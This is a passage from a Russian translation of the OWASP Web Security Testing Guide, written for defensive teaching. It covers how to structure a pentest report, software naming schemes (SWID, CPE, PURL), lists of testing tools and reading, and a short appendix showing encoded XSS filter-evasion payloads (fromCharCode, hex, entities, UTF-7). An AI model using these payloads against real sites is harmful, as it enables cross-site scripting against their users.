- Ключевые выводы в бизнес-контексте, такие как возможные проблемы с соблюдением нормативных требований, ущерб репутации и т.д. Сосредоточьтесь на влиянии на бизнес и пока опустите технические детали.
- Стратегические рекомендации о том, как бизнес может предотвратить повторение проблем. Опишите их в нетехническом контексте и пока опустите конкретные технические рекомендации.

Резюме должно быть конструктивным и содержательным. Избегайте жаргона и негативных умозаключений. Если приводятся рисунки, графики или иллюстрации, убедитесь, что они помогают донести мысль более понятным способом, чем текст.

3. Результаты

Этот раздел предназначен для технических специалистов. Он должен включать всю необходимую информацию для понимания уязвимости, её воспроизведения и устранения. Логическое разделение может помочь улучшить удобство чтения

отчета. Например, у вас могут быть отдельные разделы под названием «Внешний доступ» и «Внутренний доступ».

Если это повторное тестирование, вы можете создать подраздел, в котором обобщаются результаты предыдущего теста, обновленный статус ранее выявленных уязвимостей и перекрёстные ссылки на текущий тест.

3.1 Сводный перечень результатов

Перечень результатов с указанием уровня риска по каждому. Для удобства обеих команд можно свести их в таблицу.

№	Название	Уровень риска
1	Обход аутентификации пользователя	Высокий

3.2 Подробное описание результатов

Каждый вывод в результатах должен быть подробно описан и сопровождаться следующей информацией:

- Идентификатор ссылки, который можно использовать при обмене информацией между сторонами и для перекрёстных ссылок в отчете.
- Название уязвимости, например «Обход аутентификации пользователя».
- Вероятность или возможность эксплуатации уязвимости, основанная на различных факторах, таких как:
 - Насколько легко её эксплуатировать?
 - Есть ли для неё работающий код эксплойта?
 - Требуемый уровень доступа.
 - Мотивация злоумышленника.
- Воздействие уязвимости на систему.
- Риск уязвимости в приложении:
 - В качестве примера предлагаются такие значения: Для сведения, Низкий, Средний, Высокий и Критический. Убедитесь, что вы подробно описали значения, которые решили использовать, в приложении. Это позволяет читателю понять, как определяется каждый балл.
 - Для некоторых проектов требуется оценка [CVSS](#). Даже если не требуется, иногда её полезно знать, а иногда она усложняет отчёт.
- Подробное описание того, что представляет собой уязвимость, как её эксплуатировать, и ущерб, который может произойти. Все потенциально конфиденциальные данные должны быть замаскированы, например, пароли, персональные данные или данные держателей карт.

- Подробные действия по устранению уязвимости, возможные улучшения, которые могли бы помочь повысить уровень защиты, а также недостающие меры и средства защиты.
- Дополнительные ресурсы, которые могут помочь читателю понять суть уязвимости, например, изображение, видео, CVE, сторонние технические руководства и т.д.

Оформляйте этот раздел таким образом, чтобы наилучшим образом донести ваши выводы.

Всегда следите за тем, чтобы ваши описания содержали достаточно информации, чтобы инженер, прочитавший этот отчёт, смог на его основе принять меры. Подробно объясните каждый вывод и предоставьте столько технических подробностей, сколько может потребоваться для его исправления.

Приложения

Можно добавить несколько приложений, например, таких как:

- Используемая методология тестирования.
- Пояснения к уровням воздействия и оценке риска.
- Соответствующие результаты от использованных инструментов.
 - Убедитесь, что вы привели только уместные данные, а не просто вывели их целиком.
- Контрольный список всех проведённых тестов, например, [WSTG checklist](#).

Ссылки

Этот раздел не является частью предлагаемого формата отчёта. Ссылки ниже содержат дополнительные рекомендации по написанию отчётов.

- [Infosec Institute: The Art of Writing Penetration Test Reports](#)
- [Dummies: How to Structure a Pen Test Report](#)
- [Rhino Security Labs: Four Things Every Penetration Test Report Should Have](#)
- [Hacker101: Writing Good Reports](#)
- [SANS: Writing a Penetration Testing Report](#)

Схемы наименования уязвимостей

В условиях постоянно растущего числа ИТ-активов, которые необходимо администрировать, специалистам по безопасности требуются новые и более производительные инструменты для проведения автоматизированного и всё более масштабного анализа. Благодаря программному обеспечению внимание

можно сосредоточить на более творческих и интеллектуально сложных задачах. К сожалению, это непростая задача с учётом имеющегося разнообразия инструментов оценки уязвимостей, антивирусного программного обеспечения, систем обнаружения вторжений и пр. Это привело к ряду технических сложностей, требующих стандартизированного способа выявления каждой выявленной программной ошибки, уязвимости или некорректной настройки. Отсутствие возможностей по взаимодействию может привести к противоречиям во время оценки защищённости, запутанным отчётам и дополнительным усилиям по сопоставлению, которые помимо прочих проблем приведут к значительной трате ресурсов и времени.

Схема наименования — это систематическая методология, используемая для идентификации каждой из этих уязвимостей, чтобы облегчить чёткую идентификацию и обмен информацией. Эта цель достигается за счёт определения уникального, структурированного и эффективного с точки зрения программного обеспечения имени для каждой уязвимости. Существует несколько схем для облегчения этой работы, наиболее распространёнными из которых являются:

- Software Identification Tag (**SWID**)
- Common Platform Enumeration (**CPE**)
- Package URL (**PURL**)

Software Identification Tag

Идентификационная метка программного обеспечения (англ.: Software Identification Tag, **SWID**) — это стандарт Международной организации по стандартизации, определённый в [ISO/IEC 19770-2:2015](#). Метки (теги) **SWID** используются для чёткой идентификации любого программного обеспечения в рамках полного жизненного цикла управления программными активами. Эта информационная схема рекомендуется для использования Национальным институтом стандартов и технологий (англ.: National Institute of Standards and Technology, NIST) в качестве основного идентификатора для любого разработанного или установленного программного обеспечения. Из **SWID** можно генерировать другие схемы, например, **CPE**, используемую Национальной базой данных уязвимостей (англ.: National Vulnerability Database, NVD), тогда как обратный процесс невозможен.

Каждый тег **SWID** представлен в стандартизированном формате XML. Тег **SWID** состоит из трёх групп элементов. Первый блок, состоящий из 7 предопределённых элементов, должен считаться допустимым тегом. За ним следует необязательный блок, содержащий набор из 30 возможных предопределённых элементов, которые создатель тега может использовать для предоставления достоверной и подробной информации. Наконец, группа элементов **Extended** (расширенная) предоставляет создателю тега возможность определить любые заранее не определённые элементы, необходимые для

точного определения описываемого программного обеспечения. Высокий уровень детализации, обеспечиваемый **SWID**, даёт возможность не только описать данный программный продукт, но и его конкретный статус в жизненном цикле программного обеспечения.

Примеры SWID

- *ACME Roadrunner Service Pack 1* — патч, созданный корпорацией ACME для уже установленного продукта, идентифицированного с помощью **@tagId** как: *com.acme.rms-ce-v4-1-5-0*:

XML

```
<SoftwareIdentity

xmlns="http://standards.iso.org/iso/19770/-2/2015/schema.xsd"

        name="ACME Roadrunner Service Pack 1"
        tagId="com.acme.rms-ce-sp1-v1-0-0"
        patch="true"
        version="1.0.0">

    <Entity
        name="The ACME Corporation"
        regid="acme.com"
        role="tagCreator softwareCreator"/>

    <Link
        rel="patches"
        href="swid:com.acme.rms-ce-v4-1-5-0">

        ...
    </SoftwareIdentity>
```

- Red Hat Enterprise Linux версии 8 для архитектуры x86-64:

```

<SoftwareIdentity

xmlns="http://standards.iso.org/iso/19770/-2/2015/schema.xsd"

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://standards.iso.org/iso/19770/-2/2015/schema.xsd"

    xml:lang="en-US"
    name="Red Hat Enterprise Linux"
    tagId="com.redhat.RHEL-8-x86_64"
    tagVersion="1"
    version="8"
    versionScheme="multipartnumeric"
    media="(OS:linux)">

```

Common Platform Enumeration

Общая инвентаризация платформ (англ.: Common Platform Enumeration, **CPE**) представляет собой структурированную схему наименования систем информационных технологий, программного обеспечения и пакетов, поддерживаемых **NVD**. Обычно используется в сочетании с общими идентификационными кодами уязвимостей и рисков (англ.: Common Vulnerabilities and Exposures, CVE), например, **CVE-2017-0147**. Несмотря на то, что **CPE** считается устаревшей, на смену которой пришла **SWID**, она по-прежнему широко применяется в некоторых решениях по безопасности.

Определяется как [словарь](#), предоставляемый **NVD**. Каждый код **CPE** может быть определён как правильно оформленное имя или как URL. Каждое значение должно соответствовать следующей структуре:

- *cpe-name* = "cpe:" component-list
- *component-list* = part ":" vendor ":" product ":" version ":" update ":" edition ":" lang
- *component-list* = part ":" vendor ":" product ":" version ":" update ":" edition
- *component-list* = part ":" vendor ":" product ":" version ":" update
- *component-list* = part ":" vendor ":" product ":" version
- *component-list* = part ":" vendor ":" product
- *component-list* = part ":" vendor
- *component-list* = part
- *component-list* = empty

- *part* = "h" / "o" / "a" = string
- *vendor* = string
- *product* = string
- *version* = string
- *update* = string
- *edition* = string
- *lang* LANGTAG / empty
- *string* = *(unreserved / pct-encoded)
- *empty* = ""
- *unreserved* = ALPHA / DIGIT / "-" / "." / "_" / "~"
- *pct-encoded* = "%" HEXDIG HEXDIG
- *ALPHA* = %x41-5a / %x61-7a ; A-Z or a-z
- *DIGIT* = %x30-39 ; 0-9
- *HEXDIG* = DIGIT / "a" / "b" / "c" / "d" / "e" / "f"
- *LANGTAG* = cf. [RFC5646]

Примеры CPE

- Microsoft Internet Explorer 8.0.6001 Beta (любая версия): **wfn:**
`[part="a",vendor="microsoft",product="internet_explorer",version="8\.0\.6001",update="beta",edition=ANY]`, который связан со следующим URL: `cpe:/a:microsoft:internet_explorer:8.0.6001:beta`.
- Foo\Bar Big\$Money Manager 2010 Специальная версия для iPod Touch 80GB:
wfn:
`[part="a",vendor="foo\\bar",product="big\\$money_manager_2010",sw_edition="special",target_sw="ipod_touch",target_hw="80gb"]`, который связан со следующим URL:
`cpe:/a:foo%5cbar:big%24money_manager_2010::~~~special~ipod_tou
ch~80gb~`.

Package URL

URL пакета (англ.: Package URL, PURL) стандартизирует способ представления метаданных программного пакета, чтобы пакеты можно было найти где угодно, независимо от того, к какому поставщику, проекту или экосистеме они принадлежат.

PURL — это допустимая [RFC3986](#) ASCII-строка, определяющая URL, состоящая из семи элементов. Каждый из них отделён определённым символом, чтобы программы могли легко манипулировать ею.

`scheme:type/namespace/name@version?qualifiers#subpath`

Определения для каждого компонента:

- **scheme**: постоянное значение pkg, соответствующее схеме URL (**обязательный**).
- **type**: тип или протокол пакета, например, maven, npm, nuget, gem, ruby и т.д. (**обязательный**).
- **namespace**: зависящее от типа значение префикса пакета, например, имя владельца, идентификатор группы и т.д. (по желанию).
- **name**: название пакета (**обязательный**).
- **version**: версия пакета (по желанию).
- **qualifiers**: дополнительные уточняющие данные для пакета, такие как ОС, архитектура, дистрибутив и т.д. (по желанию).
- **subpath**: дополнительный путь внутри пакета, относительно его корня (по желанию).

Примеры PURL

- Программное обеспечение Curl, упакованное в виде пакета **.deb** для Debian Jessie, предназначенного для архитектуры i386:
pkg:deb/debian/curl@7.50.3-1?arch=i386&distro=jessie
- Docker-образ Apache Cassandra, подписанный SHA256-хэшем 244fd47e07d1004f0aed9c:
pkg:docker/cassandra@sha256:244fd47e07d1004f0aed9c

Рекомендации по использованию

Использование	Рекомендации
Клиентское или серверное приложение	CPE или SWID
Контейнер	PURL или SWID
Прошивка (Firmware)	CPE или SWID*
Библиотека или фреймворк (пакет)	PURL
Библиотека или платформа (без пакета)	SWID
Операционная система	CPE или SWID
Пакет операционной системы	PURL или SWID

Примечание: при наличии выбора между двумя методами, из-за устаревания **CPE** рекомендуется, чтобы в новых проектах использовался **SWID**. Несмотря на то, что **CPE**, как известно, является широко используемой схемой наименования в текущих активных проектах и решениях.

Ссылки

- [NISTIR 8060 - Guidelines for the Creation of Interoperable Software Identification \(SWID\) Tags \(pdf\)](#)
- [NISTIR 8085 - Forming Common Platform Enumeration \(CPE\) Names from Software Identification \(SWID\) Tags \(pdf\)](#)
- [ISO/IEC 19770-2:2015 — Information technology — Software asset management — Part 2: Software identification tag](#)
- [Official Common Platform Enumeration \(CPE\) Dictionary](#)
- [Common Platform Enumeration: Dictionary Specification Version 2.3](#)
- [PURL Specification](#)
- [A Proposal to Operationalize Component Identification for Vulnerability Management \(pdf\)](#)

Известные реализации

- [packageurl-go](#)
 - [packageurl-dotnet](#)
 - [packageurl-java](#), [+Sonatype](#)
 - [packageurl-python](#)
 - [packageurl-rust](#)
 - [packageurl-js](#)
-

Приложения

Ресурсы по инструментам тестирования

Введение

В этом приложении приведён список распространённых инструментов, используемых для тестирования web-приложений. Он не претендует на то, чтобы быть полным справочником по инструментам, и включение в него инструмента не следует рассматривать как особое одобрение этого инструмента со стороны OWASP.

Список содержит только те инструменты, которые находятся в свободном доступе для скачивания и использования (хотя у них могут быть лицензии, ограничивающие их использование в коммерческих целях).

Общее тестирование web-приложений

Web-прокси

- [OWASP ZAP](#)
 - Zed Attack Proxy (ZAP) — это простой в использовании интегрированный инструмент тестирования на проникновение для поиска уязвимостей в web-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестировщиков, которые ещё не знакомы с тестированием на проникновение.
 - В ZAP есть автоматические сканеры, а также набор инструментов, позволяющих находить уязвимости в системе безопасности вручную.
- [Burp Suite Community Edition](#)
 - Burp Suite — перехватывающий прокси для тестирования безопасности. Он позволяет перехватывать и изменять весь трафик HTTP(S), проходящий в обоих направлениях, он может работать с пользовательскими SSL-сертификатами и клиентами, не поддерживающими прокси.
- [Telerik Fiddler](#)
 - Fiddler — перехватывающий web-прокси, который в первую очередь предназначен для разработчиков, а не для тестировщиков на проникновение, но все же предоставляет полезную функциональность. Он также напрямую подключается к Windows HTTP API, что позволяет ему перехватывать трафик от некоторых программ, которые не позволяют устанавливать пользовательские прокси.

Расширения Firefox

- [Firefox HTTP Header Live](#)
 - Анализ HTTP-заголовков страницы во время её просмотра.
- [Firefox Multi-Account Containers](#)
 - Создаёт несколько контейнеров, каждый из которых имеет свои собственные изолированные cookie и сессии. Полезно для тестирования контроля доступа между разными пользователями.
- [Firefox Tamper Data](#)
 - Для просмотра и изменения заголовков HTTP/HTTPS и параметров сообщений.
- [Firefox Web Developer](#)
 - Добавляет в браузер различные инструменты web-разработчика.

Расширения Chrome

- [Chrome Web Developer](#)
 - Добавляет в браузер кнопку панели инструментов с различными инструментами web-разработчика. Это официальный порт расширения

Web Developer для Chrome.

- [HTTP Request Maker](#)
 - С помощью этого инструмента вы можете перехватывать запросы, вмешиваться в URL, заголовки и данные POST и, конечно, делать новые запросы.
- [Cookie Editor](#)
 - Менеджер файлов cookie. Вы можете добавлять, удалять, редактировать, искать, защищать и блокировать cookie.

Тестирование конкретных уязвимостей

Тестирование SQL-инъекций

- [sqlmap](#)

Тестирование TLS

- [OWASP O-Saft](#)
- [sslyze](#)
- [testssl.sh](#)
- [SSLScan](#)
- [SSLLabs](#)

Тестирование атак методом перебора

Взлом хэшей

- [John the Ripper](#)
- [hashcat](#)

Удалённый перебор

- [OWASP ZAP](#)
- [Patator](#)
- [THC Hydra](#)
- [Burp Suite Community Edition \(Intruder\)](#)

Фаззеры

- [Ffuf](#)
- [Wfuzz](#)
- [Jdam](#)

Дорки

- [Google Hacking database](#)

Замедление HTTP

- [Slowloris](#)

- [slowhttptest](#)

Зеркалирование сайта

- [wget](#)
- [wget для windows](#)
- [curl](#)

Обнаружение контента

- [Gobuster](#)

Обнаружение портов и сервисов

- [Nmap](#)

Сканеры уязвимостей

- [OWASP ZAP](#)
- [Nikto](#)
- [Nuclei](#)

Фреймворки для эксплуатации уязвимостей

- [Metasploit](#)
- [BeEF](#)

Дистрибутивы Linux

- [Kali](#)
- [Parrot](#)
- [Samurai](#)
- [Santoku](#)
- [BlackArch](#)

Анализаторы исходного кода

- [Spotbugs](#)
- [Find Security Bugs](#)
- [phpcs-security-audit](#)
- [PMD](#)
- [Microsoft's .NET Analyzers](#)
- [SonarQube Community Edition](#)

Инструменты автоматизации браузера

Средства автоматизации браузера используются для проверки функциональности web-приложений. Некоторые придерживаются скриптового подхода и используют платформу модульного тестирования для создания наборов тестов и тестовых примеров. Большинство из них, если не все, могут быть адаптированы для

проведения конкретных тестов безопасности в дополнение к функциональным тестам.

Инструменты с открытым исходным кодом

- [HtmlUnit](#)
 - Фреймворк на основе Java и JUnit, который использует Apache HttpClient в качестве транспорта.
 - Очень надёжный и настраиваемый, используется в качестве движка для ряда других инструментов тестирования.
 - [Selenium](#)
 - Фреймворк для тестирования на основе JavaScript, кроссплатформенный, предоставляет графический интерфейс для создания тестов.
-

Рекомендуется к прочтению

Технические руководства

- [The Economic Impacts of Inadequate Infrastructure for Software Testing](#)
- [Improving Web Application Security: Threats and Countermeasures](#)
- [NIST Publications](#)
- [Software Assurance: An Overview of Current Practices](#)
- [The OWASP Guide Project](#)

Книги

- [The Art of Software Security Testing: Identifying Software Security Flaws, by Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, published by Addison-Wesley, ISBN 0321304861 \(2006\)](#)
- [Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X \(2002\)](#)
- [The Ethical Hack: A Framework for Business Value Penetration Testing, By James S. Tiller, Auerbach Publications, ISBN 084931609X \(2005\)](#)
- [Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 \(2004\)](#)
- [The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks, By Susan Young, Dave Aitel, Auerbach Publications, ISBN: 0849308887 \(2005\)](#)
- [Hacking Exposed: Web Applications 3, by Joel Scambray, Vincent Liu, Caleb Sima, published by McGraw-Hill Osborne Media, ISBN 007222438X \(2010\)](#)
- [The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition - \[published by Dafydd Stuttard, Marcus Pinto, ISBN 9781118026472 \(2011\)\]](#)

- [How to Break Software Security, by James Whittaker, Herbert H. Thompson, published by Addison Wesley, ISBN 0321194330 \(2003\)](#)
- [How to Break Software: Functional and Security Testing of Web Applications and Web Services, by Make Andrews, James A. Whittaker, published by Pearson Education Inc., ISBN 0321369440 \(2006\)](#)
- [Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447\(2004\)](#)
- [Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, ISBN 0201360462](#)
- [Secure Coding: Principles and Practices, by Mark Graff and Kenneth R. Van Wyk, published by O'Reilly, ISBN 0596002424 \(2003\)](#)
- [Secure Programming HOWTO, David Wheeler \(2015\)](#)
- [Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X \(1999\)](#)
- [Software Security: Building Security In, by Gary McGraw, published by Addison-Wesley Professional, ISBN 0321356705 \(2006\)](#)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Software Testing Techniques, 2nd Edition, By Boris Beizer, International Thomson Computer Press, ISBN 0442206720 (1990)
- The Tangled Web: A Guide to Securing Modern Web Applications, by Michael Zalewski, published by No Starch Press Inc., ISBN 047131952X (2011)
- The Unified Modeling Language – A User Guide – by Grady Booch, James Rumbaugh, Ivar Jacobson, published by Addison-Wesley Professional, ISBN 0321267974 (2005)
- The Unified Modeling Language User Guide, by Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar published by Addison-Wesley Professional, ISBN 0-201-57168-4 (1998)
- Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast, by Paco Hope, Ben Walther, published by O'Reilly, ISBN 0596514832 (2008)
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2004)

Полезные сайты

- [Build Security In](#)
- [CERT Secure Coding Standards](#)
- [McAfee Foundstone Publications](#)
- [McAfee Free Tools](#)
- [OASIS Web Application Security \(WAS\) TC](#)
- [SANS Internet Storm Center \(ISC\)](#)
- [The Open Web Application Security Project \(OWASP\)](#)
- [Pentestmonkey - Pen Testing Cheat Sheets](#)

- [Secure Coding Guidelines for the .NET Framework 4.5](#)
- [Security in the Java platform](#)
- [System Administration, Networking, and Security Institute \(SANS\)](#)
- [Web Application Security Consortium](#)
- [Web Application Security Scanner List](#)
- [Web Security – Articles](#)
- [Testing Client Side Security issues](#)

Видео

- [PentesterAcademy](#)

Заведомо небезопасные web-приложения

- [OWASP Vulnerable Web Applications Directory Project](#)
- [OWASP Juice Shop](#)
- [OWASP WebGoat](#)
- [Damn Vulnerable Web App](#)
- [Xtreme Vulnerable Web Application](#)
- [Mutillidae](#)

Векторы для фаззинга

Ниже приведены векторы для фаззинга, которые можно использовать с [ZAP](#), [Burp Suite](#), или другим инструментом тестирования. [Фаззинг](#) — это подход «кухонной раковины» к тестированию ответов приложения на манипуляции с параметрами. Как правило, аналитик ищет условия возникновения ошибок или аномальное поведение, возникающее в приложении в результате фаззинга.

По следующим ссылкам представлены входные источники для фаззинга и связанных с ним действий по тестированию.

- [Памятка PortSwigger по межсайтовому скриптингу \(XSS\)](#)
- [AwesomeXSS](#)
- [Payloads All The Things](#)
- [Big List of Naughty Strings](#)
- [Bo0oM Fuzz List](#)
- [FuzzDB](#)
- [bl4de Dictionaries](#)
- [Open Redirect Payloads](#)
- [EdOverflow Bug Bounty Cheat Sheet](#)
- [Daniel Miessler - SecLists](#)

- [XssPayloads Twitter Feed](#)

Закодированные инъекции

Предпосылки

Кодирование символов — процесс приведения символов, чисел и других символов к стандартному формату. Как правило, это делается при создании сообщения для передачи от отправителя получателю. Проще говоря, это преобразование символов (принадлежащих различным языкам, таким как английский, китайский, русский или любой другой) в байты. Примером широко используемой схемы кодирования символов является Американский стандартный код для обмена информацией (англ.: American Standard Code for Information Interchange, ASCII), в котором раньше использовались 7-битные коды. Более свежими примерами схем кодирования могут быть отраслевые стандарты Unicode **UTF-8** и **UTF-16**.

В области безопасности приложений и из-за множества имеющихся схем кодирования кодировка символов широко используется не по назначению. Например, для кодирования вредоносных строк инъекций, таким образом, чтобы обфусцировать их. Это может привести к обходу фильтров проверки ввода или использованию определенных способов, которыми браузеры отображают закодированный текст.

Кодирование входных данных — уклонение от фильтра

Web-приложения обычно применяют различные типы механизмов фильтрации входных данных, чтобы ограничить ввод от пользователя. Если эти входные фильтры реализованы недостаточно хорошо, можно пропустить один или два символа через эти фильтры. Например **/** может быть представлен как **2F** (hex) в ASCII, в то время как тот же символ (**/**) кодируется как **C0 AF** в Unicode (2-байтовая последовательность). Поэтому фильтру входных данных важно знать о применяемой схеме кодирования. Если обнаружено, что фильтр обнаруживает только инъекции в кодировке **UTF-8**, для обхода этого фильтра можно использовать другую схему кодирования.

Кодирование вывода — консенсус между сервером и браузером

Web-браузеры должны знать о схеме кодирования, используемой для согласованного отображения web-страницы. В идеале эта информация должна быть предоставлена браузеру в поле HTTP-заголовка (**Content-Type**), как показано ниже:

Content-Type: text/html; charset=UTF-8

или через HTML META-тег (**META HTTP-EQUIV**), как показано ниже:

HTML

```
<META http-equiv="Content-Type" content="text/html;
charset=ISO-8859-5">
```

Именно благодаря этим объявлениям кодировки символов браузер понимает, какой набор символов применять при преобразовании байтов в символы. Обратите внимание, что **Content-Type**, указанный в HTTP-заголовке, имеет приоритет над объявлением META-тега.

CERT описывает это следующим образом:

На многих web-страницах кодировка символов (параметр **charset** в HTTP) не определена. В более ранних версиях HTML и HTTP предполагалось, что по умолчанию используется **ISO-8859-1**, если иная не указана явно. На самом деле у многих браузеров было другое значение по умолчанию, поэтому полагаться на него было нельзя. HTML версии 4 это узаконил — если кодировка символов не указана, можно использовать любую.

Если web-сервер не указывает кодировку символов, то он не говорит, какие символы являются специальными. Web-страницы с неопределённой кодировкой символов работоспособны в большинстве случаев, потому что в большинстве наборов символов значениям байтов ниже 128 назначаются одни и те же символы. Но какие из значений выше 128 являются специальными? Некоторые 16-битные схемы кодирования символов имеют дополнительные многобайтовые представления для специальных символов, таких как **<**. Некоторые браузеры распознают эту альтернативную кодировку и действуют в соответствии с ней. Это «правильное» поведение, но оно значительно затрудняет предотвращение атак с использованием вредоносных скриптов. Сервер просто не знает, какие последовательности байтов представляют специальные символы.

Поэтому в случае неполучения информации о кодировке символов с сервера браузер либо пытается угадать её, либо возвращается к схеме по умолчанию. В некоторых случаях пользователь браузера явно устанавливает свою кодировку по умолчанию. Любое такое несоответствие в схеме кодирования, используемой web-страницей (сервером) и браузером, может привести к тому, что браузер интерпретирует страницу непредусмотренным или неожиданным образом.

Закодированные инъекции

Все приведённые ниже сценарии составляют небольшую часть различных способов обфускации для обхода входных фильтров. Кроме того, успех закодированных инъекций зависит от используемого браузера. Например, инъекции в кодировке **US-ASCII** ранее были успешными только в браузере IE, но не в Firefox. Следовательно, можно отметить, что успех закодированных инъекций в значительной степени зависит от браузера.

Базовая кодировка

Рассмотрим простой фильтр для контроля входных данных, который защищает от инъекции символа одинарной кавычки. В этом случае следующая инъекция легко обошла бы этот фильтр:

HTML

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

Функция **String.fromCharCode** в JavaScript принимает значения, заданные в Unicode и возвращает соответствующую строку. Это одна из самых простых форм закодированных инъекций. Другой вектор, который можно использовать для обхода этого фильтра:

HTML

```
<IMG src="" onerror=javascript:alert(&quot;XSS&quot;)>
```

Или с помощью соответствующих [кодов символов в HTML](#):

HTML

```
<IMG src="" onerror="javascript:alert(&#34;XSS&#34;);">
```

В приведённом выше примере для построения строки ввода используются [HTML-сущности](#). Кодировка HTML-сущностей используется для отображения символов, которые имеют особое значение в HTML. Например, **>** интерпретируется как закрывающая скобка для HTML-тега. Для того, чтобы действительно отобразить этот символ на web-странице, символы HTML-сущностей (или мнемоники) должны быть вставлены в исходный код страницы. Инъекции, упомянутые выше, являются одним из способов кодирования. Существует множество других способов кодирования (обфускации) строки для обхода вышеуказанного фильтра.

Шестнадцатеричная кодировка

Нех, сокращение от Hexadecimal, представляет собой систему счисления с основанием 16, то есть она имеет 16 различных значений от 0 до 9 и от A до F для представления различных символов. Шестнадцатеричное кодирование — это ещё одна форма обфускации, которая иногда используется для обхода фильтров входного контроля. Например, шестнадцатеричная версия строки ``:

HTML

```
<IMG
SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%
58%53%53%27%29>
```

Вариант приведенной выше строки приведен ниже. Может использоваться в случае фильтрации %:

HTML

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A
&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x2
9>
```

Есть и другие схемы кодирования, такие как Base64 и восьмеричная, которые можно использовать для обфускации. И хотя не каждая схема всегда работает, немного проб и ошибок в сочетании с разумными манипуляциями определённо выявят лазейку в недостаточно продуманном фильтре входного контроля.

Кодировка UTF-7

В кодировке UTF-7

HTML

```
<SCRIPT>
  alert('XSS');
</SCRIPT>
```

выглядит так:

```
+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
```

Чтобы приведенный выше сценарий работал, браузер должен интерпретировать web-страницу как закодированную в **UTF-7**.

Многобайтовые кодировки

Кодировки переменной ширины — это ещё один тип схемы кодирования символов, в которой используются коды различного размера. [Многобайтовые кодировки](#) — это тип кодирования с переменной шириной, в котором для представления символа используется различное количество байтов. Многобайтовые кодировки в основном используются для кодирования с большими наборами символов, например, для китайского, японского и корейского языков.

В прошлом многобайтовые кодировки использовались для обхода стандартных функций контроля ввода, выполнения межсайтовых скриптов и атак путём SQL-инъекций.

Ссылки

- [Encoding \(Semiotics\)](#)
 - [HTML Entities](#)
 - [How to prevent input validation attacks](#)
 - [Unicode and Character Sets](#)
-

История

Четвёртая версия Руководства по тестированию вышла в 2014 году. Оно было создано в 2003-м под руководством Dan Cuthbert — одного из первых редакторов. В 2005-м он передал эстафету Eoin Keary, который преобразовал Руководство в формат в wiki. С 2013 года проектом руководил Andrew Muller, в 2018/2019 годах вместе с Matteo Meucci. Точечные релизы после четвёртой версии и переход к пятой возглавляют Rick Mitchell и Elie Saad.

- Апрель, 2020: OWASP Testing Guide, версия 4.1
- Сентябрь 2014: OWASP Testing Guide, версия 4.0
- Сентябрь 2008: OWASP Testing Guide, версия 3.0
- Декабрь 2006: OWASP Testing Guide, версия 2.0
- Июль 2004: OWASP Web Application Penetration Checklist, версия 1.1
- Декабрь 2004: The OWASP Testing Guide, версия 1.0

Руководители

- Matteo Meucci руководил OWASP Testing Guide в период с 2007 по 2020 гг.
- Andrew Muller руководил OWASP Testing Guide Lead в период с 2013 по 2019 гг.

- Eoin Keary руководил OWASP Testing Guide в период с 2005 по 2007 гг.
- Daniel Cuthbert: OWASP Testing Guide в период с 2003 по 2005 гг.

Авторы четвёртой версии

HTML

- Matteo Meucci - Thomas Ryan - Mike
 Hryekewicz - Eduardo Castellano - Babu Arokiadas
 - Pavol Luptak - Tim Bertels - Simon
 Bennetts - Simone Onofri - Rob Barnes
 - Marco Morana - Cecil Su - Ray
 Schippers - Harword Sheen - Ben Walther
 - Giorgio Fedon - Aung KhAnt - Raul Siles
 - Amro AlOlaqi - Anant Shrivastava
 - Stefano Di Paola - Norbert Szetei - Jayanta
 Karmakar - Suhas Desai - Colin Watson
 - Gianrico Ingrosso - Michael Boman - Brad Causey
 - Ryan Dewhurst - Luca Carettoni
 - Giuseppe Bonfà - Wagner Elias - Vicente
 Aguilera - Zaki Akhmad - Eoin Keary
 - Andrew Muller - Kevin Horvat - Ismael
 Gonçalves - Davide Danelon - Jeff Williams
 - Robert Winkel - Tom Brennan - David Fern
 - Alexander Antukh - Juan Manuel Bahamonde
 - Roberto Suggi Liverani - Tomas Zatko - Tom Eston
 - Thomas Kalamaris - Thomas Skora
 - Tripurari Rai - Juan Galiana Lara - Kevin
 Horvath - Alexander Vavousis - Irene Abezgauz
 - Robert Smith - Sumit Siddharth - Rick
 Mitchell - Christian Heinrich - Hugo Costa

Рецензенты четвёртой версии

HTML

- Davide Danelon - Andrea Rosignoli - Irene
 Abezgauz
 - Lode Vanstechelman - Sebastien Gioria - Yiannis
 Pavlosoglou
 - Aditya Balapure

Авторы третьей версии

HTML

- Anurag Agarwal	- Giorgio Fedon	- Gianrico
Ingrosso	- Mark Roxberry	
- Ferruh Mavituna	- Antonio Parata	- Andrew
Van der Stock	- Marco Mella	
- Daniele Bellucci	- Adam Goodman	- Roberto
Suggi Liverani	- Cecil Su	
- Kevin Horvath	- Marco Morana	- Harish
Skanda Suredy	- Pavol Luptak	
- Matteo Meucci	- Stefano Di Paola	- Christian
Heinrich	- Marco Morana	

Рецензенты третьей версии

HTML

- Marco Cova	- Matteo Meucci	- Rick
Mitchell		
- Kevin Fuller	- Nam Nguyen	

Авторы второй версии

HTML

- Vicente Aguilera	- David Endler	-
Matteo Meucci	- Anush Shetty	
